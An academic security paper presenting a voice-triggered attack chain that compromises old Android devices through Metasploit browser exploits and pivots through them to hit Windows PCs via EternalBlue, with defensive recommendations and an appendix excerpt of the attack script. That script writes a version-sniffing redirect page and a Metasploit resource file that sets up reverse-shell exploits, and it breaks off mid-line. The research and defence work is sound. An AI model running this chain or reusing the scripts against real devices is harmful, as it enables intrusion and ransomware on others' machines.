July 2018

Voice Hacking: Using Smartphones to Spread Ransomware to Traditional PCs

Bryson R. Payne
University of North Georgia, bryson.payne@ung.edu

Leonardo I. Mazuran
University of North Georgia, limazu0873@ung.edu

Tamirat Abegaz
University of North Georgia, tamirat.abegaz@ung.edu

Follow this and additional works at: https://digitalcommons.kennesaw.edu/jcerp

Part of the Information Security Commons, Management Information Systems Commons, and the Technology and Innovation Commons

Recommended Citation

Voice Hacking: Using Smartphones to Spread Ransomware to Traditional PCs

Abstract

This paper presents a voice hacking proof of concept that demonstrates the ability to deploy a sequence of hacks, triggered by speaking a smartphone command, to launch ransomware and other destructive attacks against vulnerable Windows computers on any wireless network the phone connects to after the voice command is issued. Specifically, a spoken, broadcast, or pre-recorded voice command directs vulnerable Android smartphones or tablets to a malicious download page that compromises the Android device and uses it as a proxy to run software designed to scan the Android device's local area network for Windows computers vulnerable to the EternalBlue exploit, spreading a ransomware-like application to those PCs, and executing it remotely. The demonstrated proof of concept, with relevant source code included in the appendix, can be extended and adapted to allow other voice-enabled, mobile, and IoT devices to perform multi-platform attacks against traditional PCs, as well as other mobile and IoT devices, and even critical infrastructure systems. In addition to describing the proof-of-concept attack in detail, the authors propose several remedies individuals and organizations can employ to prevent such attacks.

INTRODUCTION

Apple's Siri, Google Home and Assistant, Amazon's Alexa, smart appliances and cars, and Microsoft's Cortana have quietly transformed the home, the workplace, and even the drive home, to always-on, always-listening environments. In this paper, we present a working proof of concept that can use voice commands on Android smart phones as an attack vector to hijack a user's Android device and use it to scan for and exploit vulnerable Windows PC's on any wireless network the phone may touch. These techniques could be extended to other voice-enabled devices and platforms to compromise desktop computers, servers, or even critical infrastructure control systems.

The authors have created a multi-step "kill chain" activated either by a voice command or hyperlink to exploit vulnerable Android devices, turning them into scanners searching for a particular Windows vulnerability, specifically, EternalBlue, on any laptop, desktop, or workstation attached to the same network as the Android mobile device. Finally, the Android device is used as a proxy to maintain a connection between discovered PCs and the malware server(s), which can exploit the EternalBlue SMB vulnerability and remotely deploy ransomware or other arbitrary executable code on victim PCs. The cross-platform nature of this attack, combined with the portability of the mobile device into multiple networks make this proof of concept particularly unsettling.

The recent release of the EternalBlue Windows SMB (Server Message Block) network file-sharing exploit, recognized as vulnerability MS17-010, made international headlines in the first half of 2017, eclipsed only by the headlines that followed of WannaCry, Petya and NotPetya ransomware that used the vulnerability to spread around the globe (Fox-Brewster, 2017). At its apex, the WannaCry outbreak may have compromised as many as 400,000 computers in 150 countries (Crowe, 2017). The fact that the vulnerability allows malware to spread using network file-sharing vulnerabilities without user interaction or notification made EternalBlue the exploit of choice for the research in this work.

With more than 2 billion active Android phones worldwide (Rossignol, 2017), and as many as 9 out of 10 new phone activations coming from Android devices (Kharpal, 2016), using Android mobile phones and tablets to spread malware among desktop and laptop PCs would seem to be fertile ground. However, few known attacks have successfully exploited the link between mobile devices and traditional computers, until now. Further, the rapid proliferation of voice-enabled services and devices are opening new avenues of attack, introducing the possibility for malware downloaded by voice request or triggered by voice command in devices from mobile phones to cars to smart speakers to TVs to thermostats.

In addition to describing the voice hacking proof-of-concept attack in detail, the authors propose several remedies individuals and organizations can use to prevent such attacks. For individuals, restricting or disabling voice services and maintaining up-to-date security patches for both their mobile devices and desktop/laptop computers is a first line of defense. For organizations, a layered approach to security, including proper network and data segmentation, applying security updates for company-owned devices and requiring updates for any personal devices before allowing them to connect to company networks, and actively monitoring suspicious traffic or behavior from connected mobile and IoT devices are keys to preventing the types of attacks described in this work.

2. BACKGROUND

Voice-activated computer interaction is becoming ubiquitous in the sense that it is integrated into our day-to-day lives, including our vehicles, health trackers, smartphones, home entertainment systems, and much more (Choe and Kim, 2017; Pearl, 2016; North, Norris, and Chu, 2017; Rawassizadeh et. al, 2017). It is now possible to interact with smart home devices such as thermostats, TVs, and even washing machines merely by using voice commands. In addition, voice-enabled systems have shown promise as a way to ease daily living for people with disabilities (Malavasi et. al, 2016; Mangurian and Linos 2016).

However, virtually none of the currently available voice-enabled devices are intelligent enough to distinguish voices of particular users. The devices can accept a computer-generated voice (synthesized voice), a pre-recorded voice, or voice of any age group including children. In other words, the devices could respond to an attacker's voice and execute the commands as they would the owner's. By default, most voice-enabled devices are always turned on, waiting for voice commands to execute. Although the voice interfaces are helpful to ease some of the challenges in day-to-day life, they can lead to serious consequences with respect to security.

Recently, security researchers indicated that voice-activated smartphones could be a significant security risk to the public (Wangerin, 2017; Flint, 2017; Hill, 2014). Threats include data breach, privilege escalation, social engineering attacks, and web & network based attacks such as denial of service (DoS) and distributed denial of services (DDoS). It is also reported that the most common vulnerability of voice-enabled devices is their default wake-up commands (Wangerin, 2017; Flint 2017). For instance, Yuval Ben-Itzha, a chief security researcher at AVG created chaos by sending a bogus message using an Android smart phone to the people in the contact list that a company was going out of business (BBC, 2014). In a related report, security researchers were able to trick Siri to bypass the iPhone lock screen to perform a wide variety of commands, including sending text messages and surfing to web sites (Hill, 2014).

Overall, the vulnerability of voice-enabled technologies is likely to continue to cause major concern. This research shows a proof of concept that makes use of voice hacking along with a combination of two Android vulnerabilities and one Windows vulnerability to successfully compromise traditional PCs using an Android mobile device for both reconnaissance, to identify victim PCs, and to deliver malware through the victim's network.

2.1 Android Security Exploits

A majority of Android devices are vulnerable to malware attacks, with almost 60% of active devices running more than two full versions behind the current release (Android.com, 2017). Further, some attacks make devices vulnerable regardless of age, version or security patch level. What's worse, most of these attacks are easy for a user to install unwittingly. Sadly, a user doesn't even need to download an unknown application from an unknown source to have a potential risk. According to Kaspersky Lab (Osborne, 2017), there are dozens of apps available today in the Google Play Store that either contain malware or connect directly to malware servers. One such piece of Android malware is found in applications running a specific Trojan called Ztorg, which is specifically designed to "root" the device, making it possible for the malware to gain system-level access and initiate premium rate calls and messaging without the user noticing.

While these backdoor attacks are possible, it is becoming more difficult to execute them without some level of user interaction. When installing an application, either from the official Google Play Store or from a third-party provider, a user must usually accept the installation to proceed. If an app is untrusted, extra steps may be required, such as enabling unsigned apps to be installed and agreeing to various warning messages.

However, there are still other approaches that do not involve downloading or running an application. An estimated 850 million Android devices are still at risk of a media-based hijack known as Stagefright, and researchers cite the fragmented nature of both the Android operating system and hardware platforms from the vast variety of Android device manufacturers as hindrances in protecting against these attacks (Palmer, 2016).

Further, a user can become infected just by visiting a malicious web page on a mobile browser. Mobile browsers are often not kept as up-to-date as browsers on traditional desktop and laptop PCs (Yuan et al., 2016). Typical exploits may vary from malicious JavaScript on an HTML webpage to an infected application, PDF, or video file. Even if a user has updated their favorite browser, these vulnerabilities may continue to affect unpatched or outdated applications that use the common WebView component to deliver dynamic content within the app.

Unfortunately, the user usually doesn't receive any indication that these attacks are happening, and it is virtually impossible to detect the attacks while in progress. When the user connects to the infected page, the server simply loads a script that attempts to execute and upload a malicious payload, creating a backdoor to the victim's device from the attacker's computer.

Android devices that are running later versions of Android (version 6.0 or newer) can thwart such WebView attacks. However, as of July 2017, almost 60 percent of active Android devices are running versions older than Android 6.0, and may therefore be prone to WebView and web browser exploits (Android, 2017).

Add to this range of vulnerable devices the possibility of using Google Assistant voice commands that are available for Android version 5.0 (Lollipop) devices and newer, and it is conceivably possible to compromise over 30% of the 2 billion active Android devices simply by speaking a command, like "OK, Google, open the web page pleasehackme.com/virus.php" within hearing distance of anyone's Android phone or tablet.

Unfortunately, it has also been shown that a more innocuous-sounding command, like "OK, Google, open the page myfunsite.com/game", could be recorded in a popular YouTube video or other media file and played within earshot of an Android device, or even broadcast via television or radio, or shouted in a crowded theater (Payne, Parker, and Mienie, 2017), infecting dozens, hundreds, or thousands of unwary users with malware. One set of researchers even obfuscated voice commands with a combination of voice distortion and background noise to make them unintelligible to human listeners but recognizable to Google Assistant (Carlini et al., 2016), opening web pages and performing other voice commands without the consent or possibly even the awareness of the user.

To demonstrate this additional attack vector, the authors selected a voice-enabled attack on Android 5.0 and 5.1 devices, loading a malicious web page from a server maintained by the researchers on a secure network. Removing the restriction of the voice-enabled features on this particular attack raises the number of vulnerable machines from roughly 30% to over 50% of active Android devices, with those running Android versions prior to 5.0 still able to access the malware directly through the web link, perhaps spread via phishing emails or other traditional web dissemination means.

2.2 Windows Security and the EternalBlue Exploit

For this proof of concept, the authors selected the EternalBlue exploit as the vector of attack from the Android mobile device to compromise Windows workstations on a local area network. According to NetMarketShare, Windows operating systems account for more than 91% of desktop installations worldwide (NetMarketShare, 2017). In addition, the majority of exploits in Metasploit target Microsoft Windows platforms.

While the EternalBlue SMB vulnerability was limited to SMB version 1 (SMBv1), and security updates released in March 2017 patched the vulnerability for licensed Windows users who have installed the updates, the authors selected this particular vulnerability because of the covert nature of the exploit. Specifically, it is possible to scan for the vulnerability using a specially crafted network packet, which we felt confident we could send from the Android device, and, it was possible to execute the compromise without any intervention or awareness on the part of the Windows user.

In addition, this attack was selected because of the number of similar vulnerabilities discovered in the Windows SMB file sharing mechanism. In fact, just prior to this writing, at DEF CON 2017, a new, zero-day SMB flaw was reported, dubbed SMBLoris, that affects *all* versions of Windows SMB, not just version 1 like EternalBlue (Chirgwin, 2017). Furthermore, Microsoft stated that they did *not* intend to issue a security fix for the problem in the foreseeable future, as they characterized the threat as a "moderate issue"—despite the claim that "a Raspberry Pi could take down the beefiest server" (Chirgwin, 2017).

The EternalBlue exploit selected for this work requires a specific protocol in Windows to be available, the SMB (Server Message Block) protocol which enables the user to share files, printers, or other applications on a local area network. The network port that is used for this communication is typically port 445 for Microsoft SMB. When a user wants to communicate to a shared folder, they will need to use the IP or domain name of that device and a client's application to communicate. For Windows users, the IPC$ network share folder can be scanned to detect vulnerable devices that allow unauthenticated access to the remote PC. In our implementation, this scanning on port 445 will take place from the Android device to all computers on the same network.

3. IMPLEMENTATION

The back-end design of the attack developed in this research consists of a pair of scripts, one written in Python and one in Ruby. The Python script, *run.py*, is a modified Metasploit module that scans for vulnerable Windows PCs, and the Ruby script, *scanwin.rb*, determines the starting IP address of the victim Android device's internal network to enable the scan. The pair of scripts form the back end of the exploit, and are placed together in a single folder and zipped for easy transport. These scripts will run from an attack server, using a compromised Android device as a proxy into any local area network the Android device connects to.

For the attack server, the following requirements are all that need to be met: Kali Linux with updated Metasploit, Meterpreter (part of Metasploit), apache2, Proxychain, and Python 2.7. All components must be in place and properly updated for the exploit to be carried out correctly.

With the back-end successfully in place, the front-end design includes an "/attack.html" and two other attacking pages for the two Android WebView exploits, available pre-made from the Metasploit exploit modules.

3.1 Attacking Android Devices

The first objective in the attack chain is to gain access to a vulnerable Android phone, tablet or other device and create a tunnel between the mobile device and the attack server. To exploit effectively, the recommended options was to use only exploits that didn't require for the victim to install an application. The best approach is to use WebView exploits that require the victim to enter or click on an infected webpage that holds exploits that attack the browser application they are running. There are two attacks that are still in relatively widespread use: the "Addjavainterface" method exploit and the "Stagefright" exploit, both of which are available in the Metasploit framework community edition open-source security testing software (Rapid7, 2009).

Figure 1: Attack sequence from the Android Meterpreter's perspective

In the image shown in Figure 1, the attack chain begins when the victim speaks, inputs or clicks a link to the malware site. If Google Assistant or other voice recognition software is available on the device, the attacker can command the phone to browse to the link by saying, or by tricking the user into playing a pre-recorded message stating, "Okay Google, open the page *servername.com*/attack.html". When the page is accessed, the JavaScript implanted on the page will capture the device type and version. If the device type is Android and is running a version earlier than 4.2, the script will redirect the browser to "/test1:8081", where "test1" is the folder where the version of the attack for older Android devices is stored, and "8081" will become the network port for the attack. If the Android device is running versions 5.0 to 5.1, known as Lollipop, the browser or WebView will be redirected to "/test2:8082", similarly staged for the Lollipop version of the attack. Anything else will stay on the main page and no further actions are needed, as newer Android versions are not susceptible to the particular Android attack used in this proof of concept.

Once a vulnerable device is redirected to the appropriate page, Metasploit will attempt to compromise the device by uploading a reverse TCP payload and execute it, thereby injecting a Meterpreter shell onto the Android victim/host. If the exploit fails or has not received a response from the payload, then the attack remains on standby, waiting for the next victim. However, if the attack is successful, a session will be created and the remote Meterpreter shell will execute the autorun Python and Ruby scripts.

3.2 Sniffing and Exploiting Vulnerable Windows Machines

Once a Meterpreter session is available under reverse TCP from the compromised Android device, the autorun script will go through the processes to create a 'foothold', to route the traffic to attack the victim's internal network via the Android device. The script will then create a proxy using the Metasploit socks4 proxy module to allow other tools to be used outside Meterpreter.

After completing, the autorun script executes a custom Ruby script to retrieve the starting IP address of the victim's network and uses it to start running the SMB vulnerability scan. The scan is a modified version of the **ms17_10** EternalBlue module, available in the Metasploit auxiliary modules. If the scan detects a Windows machine vulnerable to an EternalBlue attack, then the IP of that machine is captured and sent back to the Python script for exploitation.

The Ruby script scans through the list of IP address available in the subnet. If it receives information that the machine is online and port 445 is available, then it attempts to communicate to that port. If communication is accepted, the scan tool attempts to connect to the "IPC$" file that can be accessed anonymously without authentication on Windows machines prior to Windows 8. The IPC$ file is a hidden shared file in SMB that administers the communication services. The scan communicates with the potential victim computer and determines if the Windows device is vulnerable or not, continuing down the list of IP addresses in the victim Android device's subnet. If no vulnerable machines are discovered, the program halts.


Figure 2: Attack sequence from the Android Meterpreter shell's perspective

As shown in Figure 2, if the scan detects a vulnerable candidate, it will continue to leverage the proxy of the session that is linked to the mobile device, opening a second Metasploit exploit to execute the EternalBlue attack. The exploit will attempt to attack the SMB remote Windows Kernel Pool. The attack consists of a buffer overflow on the Kernel Pool that attacks the *srvnet.sys* file. This attack can cause a kernel fault (suspending or "blue-screening" the victim Windows computer) if the pool grooming count is too high. But, if the attack succeeds, a reverse TCP Meterpreter shell will be created on the Windows victim device with system-level privileges. This system-level root access on the Windows workstation or server gives the attacker full administrative control over the victim machine, including the ability to download files, capture screenshots from the victim device, upload and execute files, and even shut down the device remotely.

4. PROOF OF CONCEPT EXECUTION AND RESULTS

Figure 3 shows the experimental setup for the proof-of-concept attack, with a firewall separating the attack server from the Internet, and another firewall separating the victim Android device and vulnerable Windows machine, located together on a shared network. The physical implementation consisted of two wireless routers with built-in firewalls. The victim's firewall is set to default, always allowing outward-bound traffic, but not inward-bound traffic. The attack server's firewall is implemented similarly, but with port forwarding enabled to allow part of the exploit to be reached by the victim's device.

Figure 3: Architecture of a sustainable mobile-to-desktop attack chain

The attack server is running the Python program as well as the needed tools in Kali Linux listed in section 2. The victim's side includes a Nabi Android tablet running Android Jellybean version 4.1.1. The browser being used for this attack was the Maxthon browser, since the default browser had been patched. This browser will demonstrate that, for the "addJavaInterface" exploit, any Android browser prior to version 4.2 that is not being patched is exploitable. The Windows victim machine is running Windows 7 Pro build 7600 with an up-to-date antivirus application installed, and file sharing enabled.

In the first version of the proof of concept, a link to the attack server was sent via email, as the victim Android device did not have Google Assistant due to the Jellybean 4.1.1 version level, but a newer Android device in the version 5.0 to 5.1 Lollipop range would enable the targeted user to speak or replay a recorded message (perhaps in a YouTube video) directing the device to open the web page containing the front-end attack.

When received and clicked, the link opens on the default browser that the victim has set up, namely the Maxthon browser version 2.4.6. Once the link is opened, the browser is sent to the attack server, which in turn sends the HTML file to the user containing the JavaScript query code. Once received, the JavaScript checks if the device is an Android device and determines the version, as detailed in section 3.1. If the conditions are met, the script redirects the browser to the exploit webpage without the user ever knowing. At first, the user might see that a page is loading, but there will be no information being displayed, only a blank page. Regardless of whether the attack succeeded or failed, the page will be blank, giving the user no sign of attack or threat. One the Android exploit succeeds, however, Metasploit will send the reverse TCP payload, receive the reverse TCP communication and set up the second stage, injecting the remote Meterpreter shell on the Android device.

While the server is setting up the remote shell, the tablet will not show any signs of processor fluctuation, heating, or performance. However, the Internet connection may slow down perceptibly on the tablet, due to the communications overhead involved in the attack. Once compromised, the Android device divulges to the attack server the IP address range of the subnet the Android tablet is connected to over Wi-Fi or, in the case of an Android TV or other connected device, even over a wired network connection.

The attack server launches the script to begin scanning the IP addresses on the victim Android device's network, and finds our vulnerable Windows 7 Pro laptop. The scan took less than 10 seconds, as the IP address of the Windows computer set by the router's DHCP server was within 3 addresses from the starting IP of 192.168.1.0. As soon as the attack server gets the Windows machine's IP address (192.168.1.3 in our setup), the final EternalBlue exploit is set and executed. Within approximately 30 seconds, the Windows device has been exploited and can be directly communicated with from the server, without the use of the Android device.

As shown in Figures 4(a) and 4(b), a shell session has been created and the automated set of scripts for the session was executed. A message, using the command "msg *" was sent to let the user know that they have been successfully compromised. Once completed, the program halts, but leaves the Windows shell session available for any further attacks, including ransomware, fake ransomware, or other destructive acts.

Figure 4(a): The Window 7 Pro computer is successfully compromised.

Figure 4(b): Metasploit on the Kali attack server shows the Meterpreter shell session running from the Windows 7 computer, with system-level privileges.

This proof of concept demonstrates that more complex attack chains involving mobile devices like smartphones and tablets, and even IoT devices, can compromise traditional computer workstations and servers on networks the infected mobile devices can travel to, even when those networks are protected by firewalls correctly configured to reject inward-bound traffic. The common reverse TCP family of exploits, with the Meterpreter shell injected, easily bypassed firewalls and enabled a simple, but potentially devastating attack.

The source code of the main author-developed scripts, *run.py, scan.rb,* and *scanwin.rb*, are attached to this manuscript as the Appendix. The other scripts used and modified in the kill chain are available in Metasploit (Rapid7, 2009).

5. CONCLUSIONS AND FUTURE WORK

In this work, the authors have demonstrated that a vulnerability in a mobile device can be exploited using either voice commands or traditional web-based attacks and used as a pivot point in a more complex attack chain, wreaking havoc not only on the mobile device itself, but on other computers on networks the mobile device may connect to after it is compromised. This includes both traditional computers and other systems that differ both in hardware architecture and in operating system—note that this could conceivably include industrial control systems (ICS) or other critical infrastructure systems.

By modifying three existing exploits and a pair of existing scripts provided in the Metasploit framework, we were able to create an attack chain that could allow a voice command on Android 5.0 or 5.1 devices, which constitute over 27% of active devices as of this writing (Android.com, 2017), or a clicked hyperlink on earlier Android devices (another 22% of active devices), to open a web site staged on the attack server by the authors to compromise the Android device, pivot to the local area network via Wi-Fi or other connection, scan for vulnerable Windows PCs, and execute the final objective of executing arbitrary code on traditional desktops and laptops remotely, including ransomware and other destructive attacks.

Fortunately, this particular kill chain could have been broken at either stage by updating one or both of the Android mobile device and the Windows workstation. However, as a growing number of the more than 2 billion Android devices fail to be updated, or lose patch support due to age, we envision the threat coming from mobile and IoT devices, both Android and other OS versions, taking a more central role in future attacks. The fact that mobile devices can go where other infected computers usually cannot, including inside otherwise heavily fortified private LANs thanks to the era of BYOD (bring-your-own device), makes this attack vector especially attractive to focused, coordinated attacks or even advanced persistent threats.

Further, the proof-of-concept attack described in this work could be extended to other voice-enabled, mobile, and IoT devices in the multi-platform manner demonstrated by the authors. The Meterpreter reverse_tcp shell used in this attack is already available for PC, Mac and Linux computers, all common mobile phone platforms including iOS, Android and Windows, as well as the multitude of IoT and smart home devices running Android and Linux operating systems. According to the Eclipse IoT Developer Survey (Skerrett, 2017), 81% percent of IoT developers reported using some version Linux OS in their IoT devices, making this a target-rich environment for malicious hackers.

To guard against complex attacks of this nature, it is not sufficient just to update systems, as newer zero-day exploits are discovered at an alarming pace. Rather, end users and organizations must take a layered approach to securing their networks and systems. First and foremost, managers should consider the enterprise security and suitability of voice-enabled, mobile, and IoT platforms before adopting the devices in the workplace, and individuals can do similarly before introducing such devices at home.

Limiting or disabling voice services on the mobile device should be a consideration for individuals seeking to minimize such attacks. Next, organizations must maintain security patches for all systems and devices, and require patches or updates for devices that connect to shared networks. Further, they must sufficiently segment networks to separate BYOD-friendly networks like Wi-Fi from corporate or other internal networks and systems, encrypt sensitive data within those networks and systems, and monitor suspicious activity using intrusion detection/prevention systems (IDS/IPS) or similar network security monitoring, preferably featuring deep packet inspection. Requiring patches, appropriately segmenting devices and networks, and actively monitoring suspicious behavior or network traffic should extend both to mobile devices and to IoT devices, as more attacks across IoT devices are to be expected as the number and variety of Internet of Things devices continues to grow.

In short, a thoughtfully-applied defense-in-depth approach, implemented by skilled cybersecurity, risk management, and IT personnel can sufficiently protect organizations against complex, mobile-borne and even voice-enabled attacks like the proof of concept demonstrated in this work, but even individuals and smaller enterprises can significantly limit their exposure to such risks by following the recommendations provided in this work. An awareness of the existence of such threats is a first step toward taking greater precautions against voice-enabled, mobile and IoT device-based attacks, and the proof of concept detailed in this paper provides the reader with a practical example of the kinds of attacks that are already possible on devices in the home and workplace.

REFERENCES

Android.com. (2017). Dashboards: Platform Versions. Retrieved July 24, 2017 from https://developer.android.com/about/dashboards/index.html

BBC. (2014). Voice-activated devices pose security threat. Retrieved August 5, 2017 from http://www.bbc.com/news/technology-29427767

Carlini, N. et al. (2016). Hidden voice commands. USENIX Security Symposium, August 2016. https://security.cs.georgetown.edu/~tavish/hvc_usenix.pdf

Choe, J., Kim, H. (2017). A Survey Study on the Utilization Status and User Perception of the VUI of Smartphones. *Journal of Society for e-Business Studies*, *21*(4).

Crowe, J. (2017). WannaCry Ransomware Statistics: The Numbers Behind the Outbreak. Barkly.com. Retrieved July 23, 2017 from https://blog.barkly.com/wannacry-ransomware-statistics-2017

Flint, D. (2017). Who's Listening to You? *Business Law Review, 38*(2), 70-71.

Fox-Brewster, T. (2017). An NSA Cyber Weapon Might Be Behind a Massive Global Ransomware Outbreak. Forbes. Retrieved July 19, 2017 from https://www.forbes.com/sites/thomasbrewster/2017/05/12/nsa-exploit-used-by-wannacry-ransomware-in-global-explosion

Hill, K. (2014). Siri Lets Anyone Bypass Your iPhone's Lockscreen -- Feature or Bug? Retrieved August 1, 2017 from https://www.forbes.com/sites/kashmirhill/2014/09/15/siri-lets-anyone-bypass-your-iphones-lockscreen-feature-or-bug/#286b4bff76dc

Kharpal, A. (2016). "Google Android hits market share record with nearly 9 in every 10 smartphones using it." CNBC.com. http://www.cnbc.com/2016/11/03/google-android-hits-market-share-record-with-nearly-9-in-every-10-smartphones-using-it.html

Malavasi M. et al. (2017) An Innovative Speech-Based Interface to Control AAL and IoT Solutions to Help People with Speech and Motor Disability. In: Cavallo F., Marletta V., Monteriù A., Siciliano P. (eds) *Ambient Assisted Living. ForItAAL 2016. Lecture Notes in Electrical Engineering*, vol 426. Springer.

Mangurian, C., Linos, E. (2016). Smartphone-Based Conversational Agents and Responses to Questions About Mental Health, Interpersonal Violence, and Physical Health. JAMA, 176(5), 619-625.

NetMarketShare. (2017). Desktop Operating System Market Share. Netmarketshare.com. Retrieved July 31, 2017 from https://www.netmarketshare.com/operating-system-market-share.aspx

North, R., Norris, J., Chu, F. (2017). U.S. Patent No. 9,639,682. Washington, DC: U.S. Patent and Trademark Office.

Palmer, D. (2016). 850 million Android devices still at risk of hijack by Stagefright bug. ZDNet.com. http://www.zdnet.com/article/850-million-android-devices-still-at-risk-of-hijack-by-stagefright-bug/

Payne, B., Parker, V., Mienie, E. (2017). Siri Gets a Subpoena: Unintended Social, Ethical and Legal Consequences of the Internet of Things. *Proceedings of the 2017 National Cyber Summit*. Retrieved September 15, 2017 from https://www.nationalcybersummit.com/wp-content/uploads/2017/06/NCS17_Research_Track_Proceedings.pdf

Osborne, Charlie (2017). "Google cracks down on Ztorg Trojans plaguing the Play app store" ZDNet.com. http://www.zdnet.com/article/google-cracks-down-on-ztorg-trojans-plaguing-the-play-app-store/

Rapid7. (2009). Metasploit community edition. Rapid7.com. Retrieved July 18, 2017 from https://www.rapid7.com/products/metasploit/.

Rawassizadeh, R., Dobbins, C., Nourizadeh, M., Ghamchili, Z., Pazzani, M. (2017). A natural language query interface for searching personal information on smartwatches. *Proceedings of 2017 IEEE International Conference on Pervasive Computing and Communications (PerCom Workshops)*, pp. 679-684. IEEE.

Rossignol, J. (2017). "Google Says There Are Now More Than 2 Billion Monthly Active Android Devices." Macrumors.com. https://www.macrumors.com/2017/05/17/2-billion-active-android-devices/

Skerrett, I. (2017). IoT Developer Survey 2017. Eclipse Foundation. Retrieved November 30, 2017 from https://www.slideshare.net/IanSkerrett/iot-developer-survey-2017

Wangerin, M. (2017). Voice Command Devices: What Can Go Wrong? Retrieved August 1, 2017 from https://ischool.syr.edu/infospace/2017/04/11/voice-command-devices-can-go-wrong/

Yuan, X., He, W., Yang, L., Simpkins, L. (2016). Teaching Security Management for Mobile Devices. *Proceedings of the 17th Annual Conference on Information Technology Education*. Pages 14-19. ACM. New York, NY, USA. doi=10.1145/2978192.2978227.

APPENDIX

Source Code for *run.py* exploit file

```python
# Author: Leonardo Mazuran
# Kali-based Android to PC attack v1.3

from multiprocessing import Process
import subprocess
import socket
import urllib2
import time
import sys
import os
from shutil import copyfile
import thread
from threading import Thread

def get_ip_private():
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        s.connect(("google.com", 80))
        return (s.getsockname()[0])
    except:
        print ("Unable to retrieve local ip address")
        exit(1)

def get_ip_public():
    try:
        return (urllib2.urlopen('http://ip.42.pl/raw').read())
    except:
        print("Unable to get public ip address")
        exit(1)

def create_web_page():
=begin
This modified method launches Apache and creates a webpage for users to get
infected. The JavaScript detects which version of Android is on a mobile device.
If less than 4.2 then redirect to ip:8081/test1 to get exploited for the webview
exploit. If 5 to 5.1 then redirect to ip:8082/test2 for the stagefright exploit.
If none applies, then do nothing.
=end
    try:
        print("launching apache server")
    subprocess.check_call(['service','apache2', 'stop'], stdout=subprocess.PIPE)
        subprocess.check_call(['service','apache2', 'start'],
stdout=subprocess.PIPE)
    except subprocess.CalledProcessError:
```

```python
     print("Apache2 did not execute")
     exit(1)
    try:
        print("Writing attack.html to html folder")
        f=open("/var/www/html/attack.html","w")
        f.write("<html><title>Attack page</title><script type='text/javascript'>
var userAgent = navigator.userAgent.toLowerCase();"+
    "var check = userAgent.match(/android\s+(\d\.\d+)/) [1]; if (check <
4.2){window.location.replace(\"http://"+get_ip_private()+":8081/test1\");}"+
    "if(check >=5.0 || check
>=5.1){window.location.replace(\"http://"+get_ip_private()+":8082/test2
\");}</script><body><center><h1> Nothing here</h1></center></body></html>")
        f.close()
    subprocess.check_call(['service','apache2', 'restart'],
stdout=subprocess.PIPE)
    except:
        print("Failed to write to html folder")
        exit(1)

def create_autoscript():
    try:
        print("Writing autoscript")
        f = open("/root/Documents/attack.rc", "w")
        f.write("use
exploit/android/browser/webview_addjavascriptinterface\nset AutoRunScript
multi_console_command -rc /root/Documents/metandroid.rc\nset srvport
8081\nset uripath test1\nset lhost "+get_ip_private()+"\nset lport 4447\n"+
"exploit -j\nuse exploit/android/browser/stagefright_mp4_tx3g_64bit\nset
srvport 8082\nset lport 4448\nset uripath test2\nexploit\necho set up
